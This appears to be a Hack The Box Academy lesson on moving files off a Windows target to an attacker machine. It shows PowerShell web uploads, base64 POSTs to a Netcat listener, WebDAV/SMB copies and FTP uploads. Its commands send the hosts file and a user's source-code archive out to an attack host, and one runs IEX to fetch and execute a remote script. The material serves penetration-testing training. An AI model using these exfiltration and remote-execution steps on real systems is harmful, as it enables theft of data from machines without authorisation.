cancrazy@htb[/htb]$ echo IyBDb3B5cmlnaHQgKGMpIDE5OTMtMjAwOSBNaWNyb3NvZnQgQ29ycC4NCiMNCiMgVGhpcyBpcyBhIHNhbXBsZSBIT1NUUyBmaWxlIHVzZWQgYnkgTWljcm9zb2Z0IFRDUC9JUCBmb3IgV2luZG93cy4NCiMNCiMgVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBtYXBwaW5ncyBvZiBJUCBhZGRyZXNzZXMgdG8gaG9zdCBuYW1lcy4gRWFjaA0KIyBlbnRyeSBzaG91bGQgYmUga2VwdCBvbiBhbiBpbmRpdmlkdWFsIGxpbmUuIFRoZSBJUCBhZGRyZXNzIHNob3VsZA0KIyBiZSBwbGFjZWQgaW4gdGhlIGZpcnN0IGNvbHVtbiBmb2xsb3dlZCBieSB0aGUgY29ycmVzcG9uZGluZyBob3N0IG5hbWUuDQojIFRoZSBJUCBhZGRyZXNzIGFuZCB0aGUgaG9zdCBuYW1lIHNob3VsZCBiZSBzZXBhcmF0ZWQgYnkgYXQgbGVhc3Qgb25lDQojIHNwYWNlLg0KIw0KIyBBZGRpdGlvbmFsbHksIGNvbW1lbnRzIChzdWNoIGFzIHRoZXNlKSBtYXkgYmUgaW5zZXJ0ZWQgb24gaW5kaXZpZHVhbA0KIyBsaW5lcyBvciBmb2xsb3dpbmcgdGhlIG1hY2hpbmUgbmFtZSBkZW5vdGVkIGJ5IGEgJyMnIHN5bWJvbC4NCiMNCiMgRm9yIGV4YW1wbGU6DQojDQojICAgICAgMTAyLjU0Ljk0Ljk3ICAgICByaGluby5hY21lLmNvbSAgICAgICAgICAjIHNvdXJjZSBzZXJ2ZXINCiMgICAgICAgMzguMjUuNjMuMTAgICAgIHguYWNtZS5jb20gICAgICAgICAgICAgICMgeCBjbGllbnQgaG9zdA0KDQojIGxvY2FsaG9zdCBuYW1lIHJlc29sdXRpb24gaXMgaGFuZGxlZCB3aXRoaW4gRE5TIGl0c2VsZi4NCiMJMTI3LjAuMC4xICAgICAgIGxvY2FsaG9zdA0KIwk6OjEgICAgICAgICAgICAgbG9jYWxob3N0DQo= | base64 -d > hostsWindows File Transfer Methods
cancrazy@htb[/htb]$ md5sum hosts 3688374325b992def12793500307566d hosts
PowerShell Web Uploads
PowerShell doesn't have a built-in function for upload operations, but we can use Invoke-WebRequest or Invoke-RestMethod
to build our upload function. We'll also need a web server that accepts
uploads, which is not a default option in most common webserver
utilities.
For our web server, we can use uploadserver, an extended module of the Python HTTP.server module, which includes a file upload page. Let's install it and start the webserver.
Installing a Configured WebServer with Upload
Windows File Transfer Methods
cancrazy@htb[/htb]$ pip3 install uploadserverCollecting upload server
  Using cached uploadserver-2.0.1-py3-none-any.whl (6.9 kB)
Installing collected packages: uploadserver
Successfully installed uploadserver-2.0.1
Windows File Transfer Methods
cancrazy@htb[/htb]$ python3 -m uploadserverFile upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Now we can use a PowerShell script PSUpload.ps1 which uses Invoke-RestMethod to perform the upload operations. The script accepts two parameters -File, which we use to specify the file path, and -Uri, the server URL where we'll upload our file. Let's attempt to upload the host file from our Windows host.
PowerShell Script to Upload a File to Python Upload Server
Windows File Transfer Methods
PS C:\htb> IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/PSUpload.ps1')
PS C:\htb> Invoke-FileUpload -Uri http://192.168.49.128:8000/upload -File C:\Windows\System32\drivers\etc\hosts

[+] File Uploaded:  C:\Windows\System32\drivers\etc\hosts
[+] FileHash:  5E7241D66FD77E9E8EA866B6278B2373
PowerShell Base64 Web Upload
Another way to use PowerShell and base64 encoded files for upload operations is by using Invoke-WebRequest or Invoke-RestMethod together with Netcat. We use Netcat to listen in on a port we specify and send the file as a POST request. Finally, we copy the output and use the base64 decode function to convert the base64 string into a file.
Windows File Transfer Methods
PS C:\htb> $b64 = [System.convert]::ToBase64String((Get-Content -Path 'C:\Windows\System32\drivers\etc\hosts' -Encoding Byte))PS C:\htb> Invoke-WebRequest -Uri http://192.168.49.128:8000/ -Method POST -Body $b64We catch the base64 data with Netcat and use the base64 application with the decode option to convert the string to the file.
Windows File Transfer Methods
cancrazy@htb[/htb]$ nc -lvnp 8000listening on [any] 8000 ...
connect to [192.168.49.128] from (UNKNOWN) [192.168.49.129] 50923
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.1682
Content-Type: application/x-www-form-urlencoded
Host: 192.168.49.128:8000
Content-Length: 1820
Connection: Keep-Alive

IyBDb3B5cmlnaHQgKGMpIDE5OTMtMjAwOSBNaWNyb3NvZnQgQ29ycC4NCiMNCiMgVGhpcyBpcyBhIHNhbXBsZSBIT1NUUyBmaWxlIHVzZWQgYnkgTWljcm9zb2Z0IFRDUC9JUCBmb3IgV2luZG93cy4NCiMNCiMgVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBtYXBwaW5ncyBvZiBJUCBhZGRyZXNzZXMgdG8gaG9zdCBuYW1lcy4gRWFjaA0KIyBlbnRyeSBzaG91bGQgYmUga2VwdCBvbiBhbiBpbmRpdmlkdWFsIGxpbmUuIFRoZSBJUCBhZGRyZXNzIHNob3VsZA0KIyBiZSBwbGFjZWQgaW4gdGhlIGZpcnN0IGNvbHVtbiBmb2xsb3dlZCBieSB0aGUgY29ycmVzcG9uZGluZyBob3N0IG5hbWUuDQojIFRoZSBJUCBhZGRyZXNzIGFuZCB0aGUgaG9zdCBuYW1lIHNob3VsZCBiZSBzZXBhcmF0ZWQgYnkgYXQgbGVhc3Qgb25lDQo
...SNIP...
Windows File Transfer Methods
cancrazy@htb[/htb]$ echo <base64> | base64 -d -w 0 > hosts
SMB Uploads
We previously discussed that companies usually allow outbound traffic using HTTP (TCP/80) and HTTPS
(TCP/443) protocols. Commonly enterprises don't allow the SMB protocol
(TCP/445) out of their internal network because this can open them up to
potential attacks. For more information on this, we can read the
Microsoft post
Preventing SMB traffic from lateral connections and entering or leaving the network.
An alternative is to run SMB over HTTP with WebDav. WebDAV (RFC 4918) is an extension of HTTP, the internet protocol that web browsers and web servers use to communicate with each other. The WebDAV protocol enables a webserver to behave like a fileserver, supporting collaborative content authoring. WebDAV can also use HTTPS.
When you use SMB, it will first attempt to connect using
the SMB protocol, and if there's no SMB share available, it will try to
connect using HTTP. In the following Wireshark capture, we attempt to
connect to the file share testing3, and because it didn't find anything with SMB, it uses HTTP.

Configuring WebDav Server
To set up our WebDav server, we need to install two Python modules, wsgidav and cheroot (you can read more about this implementation here: wsgidav github). After installing them, we run the wsgidav application in the target directory.
Installing WebDav Python modules
Windows File Transfer Methods
cancrazy@htb[/htb]$ sudo pip3 install wsgidav cheroot[sudo] password for plaintext:
Collecting wsgidav
  Downloading WsgiDAV-4.0.1-py3-none-any.whl (171 kB)
     |████████████████████████████████| 171 kB 1.4 MB/s
     ...SNIP...
Using the WebDav Python module
Windows File Transfer Methods
cancrazy@htb[/htb]$ sudo wsgidav --host=0.0.0.0 --port=80 --root=/tmp --auth=anonymous [sudo] password for plaintext:
Running without configuration file.
10:02:53.949 - WARNING : App wsgidav.mw.cors.Cors(None).is_disabled() returned True: skipping.
10:02:53.950 - INFO    : WsgiDAV/4.0.1 Python/3.9.2 Linux-5.15.0-15parrot1-amd64-x86_64-with-glibc2.31
10:02:53.950 - INFO    : Lock manager:      LockManager(LockStorageDict)
10:02:53.950 - INFO    : Property manager:  None
10:02:53.950 - INFO    : Domain controller: SimpleDomainController()
10:02:53.950 - INFO    : Registered DAV providers by route:
10:02:53.950 - INFO    :   - '/:dir_browser': FilesystemProvider for path '/usr/local/lib/python3.9/dist-packages/wsgidav/dir_browser/htdocs' (Read-Only) (anonymous)
10:02:53.950 - INFO    :   - '/': FilesystemProvider for path '/tmp' (Read-Write) (anonymous)
10:02:53.950 - WARNING : Basic authentication is enabled: It is highly recommended to enable SSL.
10:02:53.950 - WARNING : Share '/' will allow anonymous write access.
10:02:53.950 - WARNING : Share '/:dir_browser' will allow anonymous read access.
10:02:54.194 - INFO    : Running WsgiDAV/4.0.1 Cheroot/8.6.0 Python 3.9.2
10:02:54.194 - INFO    : Serving on http://0.0.0.0:80 ...
Connecting to the Webdav Share
Now we can attempt to connect to the share using the DavWWWRoot directory.
Windows File Transfer Methods
C:\htb> dir \\192.168.49.128\DavWWWRoot

 Volume in drive \\192.168.49.128\DavWWWRoot has no label.
 Volume Serial Number is 0000-0000

 Directory of \\192.168.49.128\DavWWWRoot

05/18/2022  10:05 AM    <DIR>          .
05/18/2022  10:05 AM    <DIR>          ..
05/18/2022  10:05 AM    <DIR>          sharefolder
05/18/2022  10:05 AM                13 filetest.txt
               1 File(s)             13 bytes
               3 Dir(s)  43,443,318,784 bytes free
Note: DavWWWRoot is a special
keyword recognized by the Windows Shell. No such folder exists on your
WebDAV server. The DavWWWRoot keyword tells the Mini-Redirector driver,
which handles WebDAV requests that you are connecting to the root of the
WebDAV server.
You can avoid using this keyword if you specify a folder that
exists on your server when connecting to the server. For example:
\192.168.49.128\sharefolder
Uploading Files using SMB
Windows File Transfer Methods
C:\htb> copy C:\Users\john\Desktop\SourceCode.zip \\192.168.49.129\DavWWWRoot\
C:\htb> copy C:\Users\john\Desktop\SourceCode.zip \\192.168.49.129\sharefolder\
Note: If there are no SMB (TCP/445) restrictions, you can use impacket-smbserver the same way we set it up for download operations.
FTP Uploads
Uploading files using FTP is very similar to downloading files. We
can use PowerShell or the FTP client to complete the operation. Before
we start our FTP Server using the Python module pyftpdlib, we need to specify the option --write to allow clients to upload files to our attack host.
Windows File Transfer Methods
cancrazy@htb[/htb]$ sudo python3 -m pyftpdlib --port 21 --write/usr/local/lib/python3.9/dist-packages/pyftpdlib/authorizers.py:243: RuntimeWarning: write permissions assigned to anonymous user.
  warnings.warn("write permissions assigned to anonymous user.",
[I 2022-05-18 10:33:31] concurrency model: async
[I 2022-05-18 10:33:31] masquerade (NAT) address: None
[I 2022-05-18 10:33:31] passive ports: None
[I 2022-05-18 10:33:31] >>> starting FTP server on 0.0.0.0:21, pid=5155 <<<
Now let's use the PowerShell upload function to upload a file to our FTP Server.
PowerShell Upload File
Windows File Transfer Methods
PS C:\htb> (New-Object Net.WebClient).UploadFile('ftp://192.168.49.128/ftp-hosts', 'C:\Windows\System32\drivers\etc\hosts')
Create a Command File for the FTP Client to Upload a File
Windows File Transfer Methods
C:\htb> echo open 192.168.49.128 > ftpcommand.txt
C:\htb> echo USER anonymous >> ftpcommand.txt
C:\htb> echo binary >> ftpcommand.txt
C:\htb> echo PUT c:\windows\system32\drivers\etc\hosts >> ftpcommand.txt
C:\htb> echo bye >> ftpcommand.txt
C:\htb> ftp -v -n -s:ftpcommand.txt
ftp> open 192.168.49.128

Log in with USER and PASS first.


ftp> USER anonymous
ftp> PUT c:\windows\system32\drivers\etc\hosts
ftp> bye
Recap
We discussed several methods for downloading and uploading files
using Windows native tools, but there's more. In the following sections,
we'll discuss other mechanisms and tools we can use to perform file
transfer operations.